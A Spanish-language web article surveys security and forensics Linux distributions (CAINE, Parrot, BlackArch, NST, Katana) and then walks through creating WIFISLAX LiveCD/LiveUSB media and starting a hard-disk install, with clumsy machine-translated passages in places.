Archivo de intercambio (swap) off: parche que evita modificar el archivo de intercambio en sistemas con memoria RAM limitada , evitando la alteración del equipo original y la sobrescritura de datos útiles para los fines de investigación.

CAINE representa plenamente el espíritu de la filosofía Open Source, ya que el proyecto está completamente abierto, cualquiera podía tomar el legado del desarrollador anterior o jefe de proyecto .


Sitio web: http://www.caine-live.net

Parrot Security OS

Es un avanzado sistema operativo desarrollado por Frozenbox Network y diseñado para realizar pruebas de seguridad y de penetración, hacer un análisis forense o actuar en el anonimato.

Cualquier persona puede utilizar Parrot, de la Pro pentester al novato, ya que proporciona las herramientas más profesionales combinados en un fácil de usar, rápido y entorno pen-testing ligero y se puede utilizar también para un uso diario.

Parece que esta distro se dirige a los usuarios italianos específicamente como pocas otras mencionado. Su interfaz es más limpia que sugiere que tienen un equipo de desarrollo activo trabajando en ello, que no se puede decir por encima de algunos otros distroes. Si usted va a través de su página de capturas de pantalla que usted verá que es muy aseado. Darle una oportunidad ya que informe, nunca se sabe qué distro que se adapte mejor.



Sitio web: http://www.parrotsec.org/index.php/Main_Page

BlackArch Linux


BlackArch Linux es una expansión de peso ligero para Arch Linux para pruebas de penetración y los investigadores de seguridad . El depósito contiene 838 herramientas . Puede instalar las herramientas de forma individual o en grupos. BlackArch es compatible con Arco existente instala .

Tenga en cuenta que aunque BlackArch es superar la fase beta , todavía es un proyecto relativamente nuevo .

He usado Arch Linux por un tiempo , es muy ligero y eficiente . Si se siente cómodo con la construcción de su instalación de Linux desde cero y al mismo tiempo queremos que todos los Herramientas Pentest (sin tener que añadir manualmente una a la vez), entonces BlackArch es la distro adecuada para usted. Comunidad Conociendo Arch , las cuestiones relacionadas con su apoyo se resolverá rápidamente.

Sin embargo , debo advertir que Arch Linux (o BlackArch Linux en este caso) no es para principiantes , te perderás en el paso 3 o 4 durante la instalación . Si usted es moderadamente cómodo con Linux y Arco en general, ir a por


ello . Su sitio web y la comunidad se ve muy organizado (Me gusta eso) y sigue creciendo




Sitio web: http://www.blackarch.org

Network Security Toolkit (NST)

Basada en Fedora es un Live CD equipado con herramientas de análisis de seguridad de redes, programas de validación y monitoreo que puede ser utilizado en servidores virtuales que albergan máquinas virtuales. Su principal objetivo es proveer a los administradores de red de un set completo de herramientas de seguridad de código abierto. NST está equipado con una avanzada interfaz de usuario web (WUI) la cual nos permite configurar las aplicaciones de seguridad y redes, automatización, y otras tareas. Entre otras características se encuentran un capturador de paquetes y un sistema de análisis de protocolos que puede monitorear más de cuatro interfaces de red usando Wireshark.


Applications
Thu Feb 20, 23:53
Computer
nst's Home
Install NST To Hard Drive
Set NST System Passwords
Trash



Sitio web: http://www.networksecuritytoolkit.org

Katana

Katana es una Suite de seguridad Multiarranque LiveUSB que incluye varias distribuciones Linux de seguridad y hacking ético (como Backtrack, Ophcrack, y UBCD) junto con las aplicaciones portables “Portableapps” de Windows como Metasploit, NMAP, Cain & Able, Wireshark y muchos mas) para funcionar en modo live en una unidad de memoria USB.


Sitio web Katana v2.0:
http://sourceforge.net/projects/katana-usb/
Sitio web Katana v3.0 beta:
http://sourceforge.net/projects/galsoftportable/files/

¿Qué es WIFISLAX?

Es una distribución Gnu/Linux basada en Slackware y pensada para ser usada tanto en LiveCD, como LiveUSB y como no cada vez más, para instalación en el disco duro (HDD).
Está especializada en la auditoria de redes inalámbricas (Wireless) además de poseer herramientas de gestión y uso cotidiano como, Reparadores de arranque, procesadores de texto, etc.
En esta primera parte vamos a hacer un recorrido por las herramientas Wirelees y alguna de sistema, necesarias para según qué cosas.
Empecemos
Lo primero es montar el archivo de imagen ISO (lo que descargamos de los servidores de SeguridadWireless) en un LiveCD , LiveUSB, o bien instalarlo al HDD (hay más opciones Instalación en usb, LIveHD, Máquina Virtual etc en el foro encontrareis toda la información necesaria para montar en estos modos)

PRIMER PASO
Descarga de los archivos y comprobación del MD5
Configurar la Bios de nuestro equipo, para que en el orden de arranque estén primero los dispositivos USB y el Lector de CD/DVD.
Para esto revisa el manual de tu placa, es muy sencillo.


Creación de LiveCD
Todo lo que sea una Versión Live, bien sea en USB o en CD, al iniciarse se volcara todo el sistema a la RAM con lo cual no podréis ocasionar daños a vuestro sistema operativo habitual, pero tampoco conservareis ningún cambio ya que al reiniciar el equipo todo volverá a estar como al principio. Hay una forma de conservar los cambios en un LiveUSB que se llama "cambios persistentes" "persistence", pero para usarla hay que selecionar esta opción al crear el LiveUSB.
Avisar que si tenemos instalado WinRAR en nuestro sistema Windows, es común que los archivos de imagen ISO nos lo muestre con el icono de winRAR, sin ser un archivo .rar con lo que puede llevar a equivoco al usuario.
Para Crear el LiveCD es tan sencillo como abrir vuestro software de grabación de cd´s y elegir gravar imagen de CD. En el ejemplo yo utilizare NERO, pero podéis utilizar otro programa de grabación de software libre como Xfburn para Linux que se puede descargar de http://www.xfce.org/projects/xfburn y esta incluida en la distribución Galsoft Linux y en otras distribuciones con escritorio xfce.




Una vez que abramos NERO, cerramos la ventana de “compilación nueva”, que sale al inicio. Una vez hecho esto, vamos al menú “GRABADOR” y elegimos “Grabar imagen “, se nos abrirá otra ventana para buscar el archivo de WIFISLAX en nuestro HD (el que hemos descargado previamente) y solo abra que seguir los paso de la grabación de un CD normal.
Os recomiendo que lo hagáis a una velocidad de grabación baja.

Creación de LiveUSB

Como siempre descargamos El archivo de imagen ISO de los servidores de SeguridadWireless y comprobamos el MD5 de la descarga.
Formateamos la memoria USB con formato FAT32 (este paso es muy importante).
Al contrario que para la versión LiveCD, en esta ocasión descomprimiremos el archivo de imagen ISO Con un descompresor como 7zip o WinRar o el que uséis habitualmente (yo recomiendo estos dos y en ese orden) al usb y nos creara dos carpetas “boot” y “wifislax”.
Este proceso será más o menos lento según la velocidad del dispositivo y el puerto USB, así como de la máquina que tengamos. Pero oscilara entre 10 y 30 min.
Una vez que tengamos las dos carpetas en la raíz de la memoria USB, iremos al directorio “BOOT” y ejecutaremos el archivo “bootinst.bat” (archivo por lotes de Windows).





Este proceso lo que hará, será convertir al WIFISLAX que tenemos en la memoria USB en auto-arrancable desde la Bios (bootable), para que con el ordenador apagado y la memoria USB insertada en el puerto USB, al encender el ordenador, en vez de arrancar nuestro sistema operativo habitual, lo hará WIFISLAX (Para ello tendremos que tener nuestra Bios configurada previamente para que permita arrancar desde ese medio antes que desde el HDD)

Creación del LiveUSB con Universal-USB-Installer o YUMI

Las aplicaciones Universal-USB-Installer y YUMI son gratuitas y nos facilitan la tarea de crear Distribuciones Li veUSB y hay versiones disponibles para Windows y Linux. Podemos descargarlas de www.pendrivelinux.com


Universal-USB-Installer

Usaremos esta aplicación si solo necesitamos tener una distrbución en el hd. Abrimos la aplicación. Selecionamos la distribución que deseamos instalar, elegimos el usb y la ubicación del archivo iso. Podemos selecionar si queremos formatear o no la memoria usb antes de instalar la distribución en el usb. Al darle a siguiente el programa hara todo el proceso: Descomprime la iso, la copia al usb y hace el usb autoarrancable.

Para arrancar desde el usb tenemos que asegurarnos de seleccionarlo una vez arranque el ordenador pulsando F12 o poniendo el usb como primer dispositivo de arranque en la BIOS.

YUMI

El funcionamiento de esta aplicación es igual a Universal-USB-Installer pero la ventaja es que permite instalar varias distribuciones live en una misma memoria usb.



Cuando iniciemos el sistema con el usb autoarrancable nos saldrá un menú en el que podemos elegir con que distribución live de las que instalamos iniciar.

INSTALACION DE WIFISLAX EN HD (DISCO DURO)

Esta opción es un poco más compleja que las anteriores, pero si usas WIFISLAX a menudo, es la mejor opción que podrás elegir. Ira mucho más rápido y podrás guardar todas tus configuraciones, contraseñas, documentos y procesos sin acabar.

